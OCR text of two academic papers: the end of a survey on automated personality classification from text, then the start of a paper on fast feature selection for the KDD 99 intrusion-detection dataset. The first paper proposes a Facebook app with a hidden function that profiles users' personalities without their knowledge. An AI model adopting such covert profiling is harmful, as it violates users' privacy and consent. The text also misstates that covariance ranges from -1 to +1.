A considerable number of researches on the topic of APC considered Internet blogs and student essays. In [28] user reviews from *tripadvisor.com* system for proposing tourist destinations are taken into account, but only to the extent of evaluation of the model formed based on the student essays corpus from [24]. Our view is that the user reviews and comments should be used, not only for the testing of the quality of the model, but also for its creation. News portals and comments made by the general population could be utilized for solving the problem of determination of certain personality traits, such as extroversion, neuroticism, and openness to experience. Comments from the Internet site *youtube*.com could be used in a similar way. The analysis of public data flows from social networks is yet another resource that is currently not used for solving the APC problem. In the following paragraph we consider the alternative, primarily indirect ways of measuring the personality traits, based on these new corpora.

B. New ways of measuring the personality

Measurement of personality traits of participants is a difficult task because it requires cooperation of persons who are the authors of the content. Our idea is to simplify this aspect of the research, which is usually based on the use of complex questionnaires, by simplifying the problem of the APC. In the context of news portals and Youtube, this would require labeling (tagging) of articles and video content with certain pervasive personality trait or combination of traits, for example, scientific content would clearly indicate towards openness to experience, extreme sports content towards a combination of extraversion and neuroticism, etc. In this way we would simultaneously get both the corpus of content and a set of information on certain personality traits of the authors of those contents. In the context of measurement of personality traits on social networks, such as *Facebook*, the idea would be to create an application, which would be appealing to the users. At the same time it should have a hidden function for the measurement of personality traits.

C. New models and algorithms

There are several potential algorithms that could be applied to solve the problem of the APC. Combining, or hybridization, of the existing methods is one of the ways of achieving better results. In [29] a regression model is considered, whose evaluation is based on ranking, instead of the standard approach, which is based on residuals. Reducing the problem of the APC to the problem of clustering is also one of the alternatives. That would require analysis of several personality traits simultaneously, as opposed to analysis of each trait separately. In our opinion, this approach would be more natural, as we believe that the traits are mutually conditioned, i.e. that they cannot be combined in a completely arbitrary way. In addition to the support vector machine (SVM), the use of other methods from the class of soft computing algorithms, such as neural networks and fuzzy logic methods could also provide valid results.

D. Extensions and related problems

The dynamical APC system refers to the system that is capable to adapt to the users and the input data, and to "learn" through use. It has been shown that psychological traits follow a normal distribution. However, the moments of distribution differ in terms of various age groups, demographic characteristics, level of education, and other information about the author of the content. The dynamical APC system would also learn the parameters of the distribution through use and this could be achieved by applying the Bayesian learning.

Algorithms that solve the problem of automated plagiarism detection ([6] and [15]) represent an interesting scientific and practical topic. A personality classification could be used to catch some inconsistency in texts. The idea is to pass different fragments of the same text through the algorithm that performs the APC and compare the resulting personality scores. If deviations are too high, then we could conclude that more than one person wrote the text. There are some issues related to this idea, for example, what if the observed text was legally written by more than one person (scientific papers usually have more than one author)?

III. Improvement Of The Existing Solutions

In this section we will give brief overview of several research papers that considered the problem of APC. After each overview we will propose one, the most prominent, idea for the improvement of the existing solution. This idea will be represented with a short description, diagram, and mathematical considerations. Note that in the previous section we proposed general ideas, which are applicable to almost every existing solution. Therefore, in this section, we will concentrate only on the specific aspects of ideas.

A. Using Linguistic Cues for the Automatic Recognition of Personality in Conversation and Text

In [17] three different statistical models are applied on the corpus composed of text and speech. The classification of traits was based on the five-factor model, where each of the five traits represented a binary variable (low or high). Apart from the classification algorithms, authors considered the regression and the ranking based models. The textual part of the corpus consisted of student essays previously collected and discussed in [24]. Beside the LIWC and the MRC features, authors utilized ratios between the usages of different types of sentences: commands, prompts, questions, and assertions. Testing was performed on the Weka statistical tool. The ranking model outperformed other two models in overall. The

results also suggested that the evaluation of openness to experience was the most accurate.

We think that utilization of a ranking based model combined with clustering algorithm is the right direction for improvement. In [17] the authors used the RankBoost ranking algorithm ([8] and [30]). This algorithm uses a set of training pairs $T_i = \{(x,y) \mid p_i(x) > p_i(y)\}$, where *x* and *y* are vectors of linguistic features associated with content of an author, and p_i corresponds to the score on the personality trait i $(i = 1..5)$ for that author. Each vector *x* is composed of *m* indicator functions $h_s(x)$ *for* $1 \le s \le m$, where each indicator takes value 0 or 1, depending on whether the feature at position *s* of vector *x* is lower or greater than some threshold value (in the case of binary classification, the threshold may be represented with the median). Ranking score is afterwards calculated as $F(x) = \sum_s \alpha_s h_s(x)$. The training process is then used to adjust values of vector α, such that the following loss function (1) is minimized:

$$Loss = \frac{1}{|T|} \sum_{(x,y) \in T} eval(F(x) \le F(y)), \qquad (1)$$

where the *eval* function returns 1 if the ranking scores of (*x, y*) pair are not ordered, 0 otherwise. In [32] authors propose a novel clustering framework called RankClus that directly generates clusters integrated with ranking. Based on the initial K clusters, ranking is applied separately, which serves as a good measure for each cluster. Their experiment results show that RankClus can generate more accurate clusters and in a more efficient way than the state-of-the-art link-based clustering methods. In Fig. 1, a schema of this new hybrid approach is represented. We believe that this approach could improve the existing solution to the problem of APC in qualitative manner, mainly because clustering may be a more appropriate class of algorithms for solving the problem of APC. On the other hand, the complexity of the implementation of such a hybrid algorithm would increase drastically.

B. Personality Based Latent Friendship Mining

In [34] authors proposed a method that solves the problem of finding compatible friends within community of web bloggers. Unlike other methods that considered this problem, where the main hypothesis was that compatible bloggers write about related topics, authors here assume that compatible bloggers have similar personality characteristics. This way, the problem of APC is considered as a subproblem of the main problem. The logistic regression model for binary classification was utilized in this research. The feature vector consisted of 20 elements: the number of comments, the number of images, readability, average size of sentence, open text, represented as a vector of the used words, and others.




Figure 1. Ranking + clustering based algorithm

Let θ represent a similarity vector between a pair of bloggers w_i and w_j. The logistic function is defined as $Y = e^A / (1 + e^A)$, where the variable A is defined as $A = \lambda_0 + \lambda_1 X_1 + ... + \lambda_{20} X_{20}$. X_i is the ith element of vector θ. Output *Y* ranges between 0 and 1. The threshold value of 0.5 is used to distinguish between two classes: non-potential friends (0) and potential friends (1). Articles of the bloggers, randomly selected from the MSN live space, were considered as an input in the regression. After that, based on their blogger friend lists, their friend's blogs were also downloaded. This way, blogger friends' relations were established. After that, the previously described regression model was trained and tested (80% of data for training and 20% for testing). Out of 20 features, those which proved to be significant are: plain text similarity, average number of comments, special symbols, font changes, words, hyperlinks, adjectives, nouns, average lexical density and readability. Authors concluded that the full-feature model gives solid precision and recall measures, 80% and 75%, respectively.

Our idea for improvement of this solution is based on the usage of a more sophisticated binary classifier, support vector machines ([5] and [33]). It would be interesting to check whether the SVM would give better results. Additionally, we suggest resizing of the 20th feature, which represents the vector of all words occurring in text. Keeping in mind the results of previous researches, mainly [23] and [24], non-LIWC words should be removed from this feature. This modification (Fig. 2) would ensure stronger implementation of author's hypothesis, that compatible bloggers have similar personality characteristics.

C. Lexical Predictors of Personality Type

In [31] authors consider the problem of binary classification of neuroticism and extraversion. They used four different sets of features: function word list, conjunctive phrases, modality indicators, and appraisal adjectives and modifiers. Support vector machine is used as a binary classifier. This study is based on language psychology and computational stylistic. Computational stylistic is a discipline that threats the meaning of text through the following aspects: affect (what feeling is conveyed by the text?), genre (in what community of discourse does the text function?), register (what is the function of the text as a whole?), and personality (what sort of person, or who specifically wrote the text?). This discipline suggests that all these aspects can be extracted from the text's style of writing.




Figure 2. The SVM classifier instead of the logistic regression




Figure 3. Utilization of the n-gram analysis and different types of corpora

Function words are frequent words that have a primarily grammatical function in the language (such as *and*, *for*, and *the*). The motivation behind using them as features is that they are not likely to be consciously controlled by the author of the text. Therefore, their frequencies can be useful in detecting author's style. Conjunctive phrases represent a concept in the theory of Systemic Functional Grammar (SFG), a functional approach to linguistic analysis ([12]). Modality indicators qualify events or entities in text to be classified according to their likelihood, typicality or necessity (modal verbs, adverbial adjunct, etc.). Finally, appraisal considers two attributes: attitude and orientation. Authors used corpus of essays written by students at the University of Texas at Austin between 1997 and 2003 ([23] and [24]). Appraisal features gave the highest accuracy when the neuroticism was in question. When extraversion was in question, only function words improved accuracy. Moreover, usage of other three types of features reduced the overall accuracy when they were added to function words.

Future research should consider different types of corpora. We are not convinced whether the approach that the authors proposed here would work for some less formal types of text, such as weblogs (web blogs), emails, as well as social networks feeds and conversations. Hybridization of this approach with some data-driven approaches, such as, the n-gram analysis should also be considered (Fig. 3).

D. Comparative Evaluation of Personality Estimation Algorithms for the TWIN Recommender System

In [28], a comparative evaluation of several algorithms for APC is presented. The goal of this research was finding the most adequate algorithm for use within the TWIN ("Tell me What I Need") system. The TWIN is a tourist recommender system used on the website *tripadvisor.com*. Recommender systems are usually based on evolutionary user profiling. The initial amount of profile information is collected during the user registration process. Afterwards, information is collected through surveillance of user activities. The key hypothesis of this research is that groups of people that share similar personality characteristics usually prefer to choose similar tourist destination and hotels.

Within TWIN systems, user reviews are gathered, and then a personality profile of user is constructed based on them. Finally, user profile is used to decide which destinations are suitable. Authors used previously formed corpus of student essays and their personality characteristics ([23] and [24]). Personality characteristics were measured using the five-factor model. The LIWC and the MRC were used as input features. Four models were utilized: linear regression, M5' classification tree, M5' regression tree, and support vector machine. Testing of quality was performed on reviews of 15 randomly chosen users of the TWIN system that had at least 30 reviews. For each personality trait and for each of the four models, a personality score was determined. Hypothesis is that a model is good if it gives similar scores to all reviews, written by the same user (standard deviation is as little as possible). M5' regression tree has been shown as the most prominent model, with respect to this criterion. Therefore, it was implemented inside the TWIN system.

In this work, authors used quality metric that is similar to one of those used in cluster analysis, the so-called intra-cluster distance. There are several ways to model this distance, but the essential common intuition behind all of them is that, if this distance is minimized, then elements inside clusters are more similar. Beside the intra-cluster distance, there is also inter-cluster distance, which measures the distance between centroids of different clusters. Note that this metric should be maximized. Our recommendation regarding this research is to use composite similarity metric that combines intra-cluster and inter-cluster distance (Fig. 4). David-Bouldin (2) and Dunn index (3) are examples of two such metrics:

$$DB = \frac{1}{n}\sum_{i=1}^{n}\max_{i\neq j}\left(\frac{\sigma_i+\sigma_j}{d(c_i,c_j)}\right), \tag{2}$$

$$D = \min_{1\le i\le n}\left\{\min_{1\le j\le n, i\neq j}\left\{\frac{d(c_i,c_j)}{\max_{1\le k\le n} d'(k)}\right\}\right\}. \tag{3}$$




Figure 4. Composite cluster quaility metrics




Figure 5. Normalization of Twitter stats

n represents the number of clusters, c_x is the centroid of cluster x, σ_x is the standard deviation of elements inside cluster c_x and $d(c_i, c_j)$ is the distance between centroids.

E. *Our Twitter Profiles, Our Selves: Predicting Personality with Twitter*

In [25] authors analyze the relation between personality characteristics, based on the five-factor model and three publicly available Twitter stats. They used a corpus that consisted of 335 user's information. Proposed predictor of personality characteristics is based on the usage of: "following", "followers", and "listed" counts. Personality characteristics measurement was performed indirectly, through a Facebook application called *myPersonality*. Authors considered all users who specified their Twitter accounts on their Facebook profiles, and ended up having 335 Twitter users who took *myPersonality* questionnaire. The authors performed regression analysis based on the M5' Rules algorithm [35] for each of the five characteristics separately (Weka toolbox). Prediction error was 0.88 according to RMSE scale (root-mean-square error, takes values from interval [0, 5]). Authors claim that this error is low, and the main argument is the fact that the best collaborative filter algorithm for prediction of user movie ratings had RMSE of 0.8567 (company Netflix awarded the authors of this algorithm with the prize of $1M).

Regarding the possible improvement of personality prediction, we suggest two changes. First, the three aforementioned accounts should be normalized. We think that the usage of absolute figures could lead to obtainment of biased results. Given that all Twitter accounts used in this research are mapped with Facebook, $1/n_{facebook}$ could be utilized as a normalization factor, where $n_{facebook}$ represents the number of Facebook contacts. Another possibility for dealing with this problem would be to use ratios between Twitter counts. Second, implementation of some other regression-based algorithms should be considered. Keeping in mind that support vector machines had shown to be a high-quality solution for various classification and regression tasks, we would suggest the usage of support vector machine regression model (Fig. 5).

IV. CONLUSION

In this paper, new ideas regarding the problem of automated personality classification are presented. We proposed some general directions for improvement of all existing solutions. Afterwards, we gave a brief overview of some selected existing solutions and discussed about their possible specific enchantments. We also acknowledged extensions of APC and possible usages of APC for solving related problems. Solutions to the problem of APC could be used to solve other problems, whenever solving the problem of APC can draw some conclusions regarding those problems.

In our future work we will consider actual implementations of some of the proposed ideas. We also want to put efforts in finding and implementing new ideas related to the social network algorithms.

Our opinion is that, in the near future, the APC is going to be heavily exploited, directly or indirectly inside recommender systems, social networks and expert systems. Therefore, this paper, conceived as an initial analysis research, could announce new scientific and practical work related to the problem of APC.

ACKNOWLEDGMENT

This research was supported by the Ministry of Science, Technology and Development, Republic of Serbia, under the projects 174010 and III44006.

REFERENCES

[1] S. Argamon, P. Chase, S. Dhawle, S. Raj, H. Navendu, and G. S. Levitan, "Stylistic text classification using functional lexical features," Journal of the American Society of Information Science, Baayen 7, pp. 91–109, 2007.

[2] T. Buchanan, J. A. Johnson, and L. R. Goldberg, "Implementing a five-factor personality inventory for use on the internet," European Journal of Psychological Assessment 21, vol. 2, pp. 115–127, 2005.

[3] F. Celli, "Mining user personality in twitter," Tech. rep, 2011.

[4] M. Coltheart, "The MRC psycholinguistic database," Quarterly Journal of Experimental Psychology 33A, pp. 497–505, 1981.

[5] C. Cortes, and V. Vapnik, "Support-vector networks," Machine Learning, vol. 20, pp. 273–297, 1995.

[6] Sven Meyer zu Eissen, and Benno Stein, "Intrinsic Plagiarism Detection," In the Proceedings of the European Conference on Information Retrieval (ECIR-06), Springer, 2006.

[7] H. Eysenck, and S. Eysenck, Eysenck Personality Questionnaire-Revised. Hodder, London, 1991.

[8] Y. Freund, R. Iyer, R. E. Schapire, and Y. Singer, "An efficient boosting algorithm for combining preferences," In Proceedings of the 15th International Conference on Machine Learning, pp. 170–178, 1998.

[9] A. J. Gill, Personality and language: The projection and perception of personality in computer-mediated communication. Ph.D. thesis, University of Edinburgh, 2003.

[10] A. J. Gill, S. Nowson, and J. Oberlander, "What are they blogging about? personality, topic and motivation in blogs," unpublished.

[11] A. J. Gill, and J. Oberlander, "Taking care of the linguistic features of extraversion," In Proceedings of the 24th Annual Conference of the Cognitive Science Society, pp. 363–368, 2002.

[12] M. A. K. Halliday, Introduction to Functional Grammar, 2 ed. Edward Arnold, 1994.

[13] F. Iacobelli, A. J. Gill, S. Nowson, and J. Oberlander, "Large scale personality classification of bloggers," In Proceedings of the 4th international conference on Affective computing and intelligent interaction - Volume Part II. ACII'11. Springer-Verlag, Berlin, Heidelberg, pp. 568–577, 2011.

[14] O. P. John, E. M. Donahue, and R. L. Kentle, "The big five inventory: Versions 4a and 5b," Tech. rep., Berkeley: University of California, Institute of Personality and Social Research, 1991.

[15] C. Lyon, R. Barrett, J. Malcolm, "A Theoretical Basis to the Automated Detection of Copying Between Texts, and its Practical Implementation in the Ferret Plagiarism and Collusion Detector," In Plagiarism: Prevention, Practice and Policies Conference, Newcastle, UK, 2004.

[16] F. Mairesse, and M. A. Walker, "Words mark the nerds: Computational models of personality recognition through language," In Proceedings of the 28th Annual Conference of the Cognitive Science Society, 2006.

[17] F. Mairesse, M. A. Walker, M. R. Mehl, and R. K. Moore, "Using linguistic cues for the automatic recognition of personality in conversation and text," Journal of Artificial Intelligence Research, vol. 30, pp. 457–501, 2007.

[18] A. Minamikawa, and H. Yokoyama, "Personality estimation based on weblog text classification," In Proceedings of the 24th international conference on Industrial engineering and other applications of applied intelligent systems conference on Modern approaches in applied intelligence - Volume Part II. IEA/AIE'11, Springer-Verlag, Berlin, Heidelberg, pp. 89–97, 2011.

[19] S. Nowson, The language of weblogs: A study of genre and individual differences. Ph.D. thesis, University of Edinburgh, 2006.

[20] S. Nowson, J. Oberlander, and A. J. Gill, "Weblogs, genres and individual differences," In Proceedings of the 27th Annual Conference of the Cognitive Science Society, Cognitive Science Society, pp. 1666–1671, 2005.

[21] J. Oberlander, "Whose thumb is it anyway? Classifying author personality from weblog text," In Proceedings of the 44th Annual Meeting of the Association for Computational Linguistics (ACL), pp. 627–634, 2006.

[22] K. Paul, Text messaging and personality. M.S. thesis, Ball State University, 2011.

[23] J. W. Pennebaker, M. E. Francis, and R. J. Booth, Inquiry and Word Count: LIWC. Lawrence Erlbaum, Mahwah, NJ, 2001.

[24] J. W. Pennebaker, and L. A. King, "Linguistic styles: Language use as an individual difference," Journal of Personality and Social Psychology, vol. 77, pp. 1296–1312, 1999.

[25] D. Quercia, M. Kosinski, D. Stillwell, and J. Crowcroft, "Our twitter profiles, our selves: Predicting personality with twitter," In Proceedings of the 3rd IEEE Conference on Social Computing (SocialCom), 2011.

[26] D. Quercia, R. Lambiotte, M. Kosinski, D. Stillwell, and J. Crowcroft, "The personality of popular facebook users," unpublished.

[27] P. C. Rigby, and A. E. Hassan, "What can oss mailing lists tell us? a preliminary psychometric text analysis of the apache developer mailing list," In Proceedings of the Fourth International Workshop on Mining Software Repositories. MSR '07. IEEE Computer Society, Washington, DC, USA, 2007.

[28] A. Roshchina, J. Cardiff, and P. Rosso, "A comparative evaluation of personality estimation algorithms for the twin recommender system," In Proceedings of the 3rd international workshop on Search and mining user-generated contents. SMUC '11. ACM, New York, NY, USA, pp. 11–18, 2011.

[29] S. Rosset, C. Perlich, and B. Zadrozny, "Ranking-based evaluation of regression models," Knowledge and Information Systems 12, vol. 3, pp. 331–353, 2007.

[30] R. Schapire, "A brief introduction to boosting," In Proceedings of the Sixteenth International Joint Conference on Artificial Intelligence, vol. 2, pp. 1401–1406, 1999.

[31] S. A. Sushant, S. Argamon, S. Dhawle, and J. W. Pennebaker, "Lexical predictors of personality type," In Proceedings of the Joint Annual Meeting of the Interface and the Classification Society of North America, 2005.

[32] Y. Sun, J. Han, P. Zhao, Z. Yin, H. Cheng, and T. Wu, "Rankclus: Integrating clustering with ranking for heterogenous information network analysis," In Proc. 2009 Int. Conf. Extending Database Technology (EDBT'09), pp. 565–576, Saint Petersburg, Russia, March 2009.

[33] V. Vapnik, The Nature of Statistical Learning Theory. Springer, New York, 1995.

[34] F. Wang, Y. Hong, W. Zhang, and G. Agrawal, "Personality based latent friendship mining," In DMIN (2009-10-28), R. Stahlbock, S. F. Crone, and S. Lessmann, Eds. CSREA Press, pp. 427–433, 2009.

[35] I. H. Witten, E. and Frank, Data Mining: Practical Machine Learning Tools and Techniques with Java Implementations. Morgan Kaufmann, 1999.

[36] T. Yarkoni, "Personality in 100,000 Words: A large-scale analysis of personality and word use among bloggers," Journal of Research in Personality 44, vol. 3 (June), pp. 363–373, 2010.

Fast Feature Reduction in Intrusion Detection Datasets

Shafigh Parsazad*, Ehsan Saboori**, Amin Allahyar*
*Department Of Computer Engineering, Ferdowsi University of Mashhad, Mashhad, Iran.
**K.N Toosi University of Technology, Tehran, Iran.
Shafigh.Parsazad@stu-mail.um.ac.ir, ehsan.saboori@ieee.org, amin.allahyar@stu-mail.um.ac.ir

***Abstract*— In the most intrusion detection systems (IDS), a system tries to learn characteristics of different type of attacks by analyzing packets that sent or received in network. These packets have a lot of features. But not all of them is required to be analyzed to detect that specific type of attack. Detection speed and computational cost is another vital matter here, because in these types of problems, datasets are very huge regularly. In this paper we tried to propose a very simple and fast feature selection method to eliminate features with no helpful information on them. Result faster learning in process of redundant feature omission. We compared our proposed method with three most successful similarity based feature selection algorithm including *Correlation Coefficient, Least Square Regression Error* and *Maximal Information Compression Index*. After that we used recommended features by each of these algorithms in two popular classifiers including: Bayes and KNN classifier to measure the quality of the recommendations. Experimental result shows that although the proposed method can't outperform evaluated algorithms with high differences in accuracy, but in computational cost it has huge superiority over them.**

Keywords; intrusion detection; fast feature selection; computational cost; KDD 99.

I. INTRODUCTION

As the time passes the internet breaches more and more in human life and merge itself in all aspect it. Despite the benefit of internet in making life easier as well as doing varies of works faster than ever, it made the whole new ways to do illicit behavior. These behaviors vary from infiltration to anything that is connected to it illegally to making a resource so busy that it can't service to legitimate users. There are two type of defense mechanism against these attacks: static and dynamics. Security update and firewalls is some example of static defense mechanism. A very popular dynamic defense is *Intrusion Detection Systems* (IDS). In definition, "intrusion means violation of security policy"[1]. With this definition intrusion detection express the concept of finding a way to detect any illegal behavior that is performing in the network or more accurately in transmitting packets. Process of finding these illegal activities assume that normal packets are different from packets that doing intrusive behavior. Intrusion detection is not an alternative to prevention-based techniques (for ex. authentication and access control), instead, it is used to complete the security measures and recognition of actions that tries to bypass the security sections and monitoring of the system. There for Intrusion detection stand in the next level of security component of the system[1]. In short IDS are used as a dynamic methodology to supplement static defense and make it more powerful and accurate. An example of these systems is represented in figure.1. Some specific examples of intrusions that concern system administrators include[2]:

- "Unauthorized modifications of system files so as to facilitate illegal access to either system or user information.
- Unauthorized access or modification of user files or information.
- Unauthorized modifications of tables or other system information in network components (e.g. modifications of router tables in an internet to deny use of the network).
- Unauthorized use of computing resources (perhaps through the creation of unauthorized accounts or perhaps through the unauthorized use of existing accounts)".

Some of the important features an intrusion detection system should possess include[1]:




Figure1. Location of an intrusion detection system (IDS) in a network and utilization of it as second line of defense.

- "Be fault tolerant and run continually with minimal human supervision. The IDS must be able to recover from system crashes, either accidental or caused by malicious activity.
- Possess the ability to resist subversion so that an attacker cannot disable or modify the IDS easily. Furthermore, the IDS must be able to detect any modifications forced on the IDS by an attacker.
- Impose minimal overhead on the system to avoid interfering with the normal operation of the system.
- Be configurable so as to accurately implement the security policies of the systems that are being monitored. The IDS must be adaptable to changes in system and user behavior over time.
- Be easy to deploy: this can be achieved through portability to different architectures and operating systems, through simple installation mechanisms, and by being easy to use by the operator.
- Be general enough to detect different types of attacks and must not recognize any legitimate activity as an attack (false positives). At the same time, the IDS must not fail to recognize any real attacks (false negatives)".

There are varieties of attacks that IDS tries to detect. Some of these can be detected by scanning the packets to find signature of specific attacks. Other types of attacks are very much like normal packet pattern with slight difference in packet content. So there is two type of intrusion detection algorithm. They are called Misuse Detection and Anomaly Detection respectively.

A. Anomaly Detection

Anomaly detection is based on assumption that an attack will always similar to normal pattern with a slight difference. With this assumption a classifier first trained with normal and abnormal samples. It should predict whatever a future coming data should be placed in normal class or abnormal class. The training process is performed with finding characteristics of normal class and definition of rules and heuristics depend on observations. A very popular method for doing this is *Support Vector Data Description* (SVDD)[3]. Experimental result shows a very high detection rate and accuracy using SVDD [4-8]. Another approach is Neural Networks[9-10]. Hybrid methods also used to utilize the positive aspects of these two approaches while reducing negative aspects of them as much as possible. SVDD maximizes the margin but it can't handle missing values correctly. Neural networks have O(1) in prediction and ability of handling missing values but it's not obvious what is the optimal weight or how many level is required to achieve the best result. An example of hybrid method is proposed in [11].

B. Misuse detection

Misuse detection is based on searching for signature of known attacks in packets that are transmitted on the network. In the other word, misuse detection tries to find intruder who is trying to breach in the system using some known attack type. Although in real world, system administrators should be familiar with all known vulnerability of the system and fix them. In this methodology a term *intrusion scenario* is widely used. For any attack to be performed, there are a certain steps that an intruder will do to make that attack, these steps is called intrusion scenario. Misuse intrusion detection persistently scans recent activities and looking for known intrusion scenario to ensure no one is trying to attack the system. For intrusion detector to be able to detect known attack types, every attack should be represented or modeled in specific ways that the system can recognize it. This is the point where different methodologies for misuse detection are varying[1].

II. PREPROCESSING AND DATA PROVISION

A. Preparing Raw Network Data

To performing learning process packets from network are collected and fed to the learning algorithm. Regularly these networks transmits huge amount of data every second. So that, datasets for intrusion detection are very populated and extensive amount of data should be analyzed. Also packets transmitting on the network have a lot of overhead on them that is not related to the content of the packet. Because of this a preprocessing is performed for raw network data. In the other word raw network packets is converted to structures that have closer level to meaning of that connection, for example connection records. Any of these structures have set of features describing them. Deciding which of these features can represent more knowledge is a critical decision and one should have very wide and accurate knowledge about the domain to do that. Because of this, there are not a lot of dataset for intrusion detection. As far as the authors know there are only two dataset for intrusion detection: KDD 99[12] and IDEval[13], while the former is only a refinement version of the later one.

B. KDD 99

The KDD 99 is an intrusion detection dataset that is build upon about four gigabytes of compressed binary TCP dump data from seven weeks of network traffic. This was processed into about five million connection records. Similarly, the two weeks of test data yielded around two million connection records. The network was a simulation of military network which had three servers with rule of victim computers that exposure a lot of attacks and normal network traffic. All attacks were consisted on four main categories:

- Denial of Service (dos): Intruder tries to consume server resources as much as possible, so that normal users can't get resources they need.
- Remote to Local (r2l): Intruder has no legitimate access to victim machine but tries to gain access.
- User to Root (u2r): Intruder has limited privilege access to victim machine but tries to get root privilege.
- Probe: Intruder tries to gain some information about victim machine.

The original raw dump network traffic were preprocessed for International Knowledge Discovery and Data Mining Tools

Competition[14]. For this, all the raw data is converted into connection. A connection means "a sequence of TCP packets starting and ending at some well defined times, between which data flows from a source IP address to a target IP address under some well defined protocol"[15]. This conversion is performed by Paxson algorithm[16]. Result of this algorithm has 41 features. Each of features is member of these four categories[17]:

- Basic Features: These features are captured from packet headers only and without analyzing payload. Features 1 to 6 are in this category.
- Content Features: In this category original tcp packets analyzed with assistance of domain knowledge. An example of this category is number of "hot" indicators.
- Time-based Traffic Features: for capturing these types of features a window of 2 second interval is defined. In this interval, some properties of packets is measured. For example number of connections to the same service as the current connection in the past two seconds.
- Host-based Traffic Features: In this category instead of a time based window, a number of connections are used for building the window. This category is designed so that attacks longer than 2 second can be detected.

The KDD 99 is distributed in three versions which are described in table.1. "10% KDD" has 22 attack types and is a synopsis version of "Whole KDD" dataset. These datasets has more attack samples than normal samples. Because of specific attribute of DoS attacks, it has more frequency in dataset than other types. In the "Corrected KDD" dataset distribution of data is changed also it has more 14 additional attacks. The list of subcategories of "10% KDD" is represented in table.2. This version of dataset is used for wide variety of studies and more importantly it is used in the contest. So for evaluation result, we used this version. This version of dataset is used for wide variety of studies and more importantly it is used in the contest. So for evaluation result, we used this version. Feature values for each sample in this dataset have a very unbalanced range in compare of other features. For example feature #1 has range between 0 and 42448 and feature #10 has range between 0 and 28. Because of this performing normalization on dataset before training phase seems reasonable although this process can be done in preprocessing phase too.

TABLE I. SAMPLE DISTRIBUTION IN EACH TYPE OF KDD 99 DATASET VERSION.

Dataset	Packet Category				
	DoS	***Probe***	***U2R***	***R2L***	***Normal***
10% KDD	391458	4107	52	1126	97277
Corrected KDD	229853	4166	70	16347	60593
Whole KDD	3883370	41102	52	1126	972780

TABLE II. TABLE 1. LIST OF SUBCATEGORIES IN "10% KDD".

Attack	Number of Samples	Category
smurf	280790	dos
neptune	107201	dos
back	2203	dos
teardrop	979	dos
pod	264	dos
land	21	dos
normal	97277	normal
satan	1589	probe
ipsweep	1247	probe
portsweep	1040	probe
nmap	231	probe
warezclient	1020	r2l
guess_passwd	53	r2l
warezmaster	20	r2l
imap	12	r2l
ftp_write	8	r2l
multihop	7	r2l
phf	4	r2l
spy	2	r2l
buffer_overflow	30	u2r
rootkit	10	u2r
loadmodule	9	u2r
perl	3	u2r

III. SIMILARITY MEASURES

In this section we introduce some of most successful similarity measures. These successful similarity measures includes: *Correlation Coefficient[18], Least Square Regression Error[19-22] and Maximal Information Compression Index[23].*

A. Correlation Coefficient[18]:

One of the most popular and known measures of similarity between two random variable is correlation coefficient. It also called cross-correlation coefficient. We can use (1) to measure how much random variable x is similar to random variable y.

$$Relation(x,y) = \frac{cov(x,y)}{\sqrt{var(x) \times var(y)}} \quad (1)$$

Where $var(x)$ correspond to variance of variable x and $cov(x,y)$ correspond to covariance of random variable x and y. Covariance of two variables shows strength of relation between those variables. If x grow when y rises with exact linear relation, covariance of these two variable will be $+1$ and if x shrink when y rises covariance will be -1. If two variables are unrelated at all covariance will be 0. We can use this as a similarity measure. This measure have following properties[23]:

1. $0 \leq 1 - |Relation(x,y)| \leq 1$.
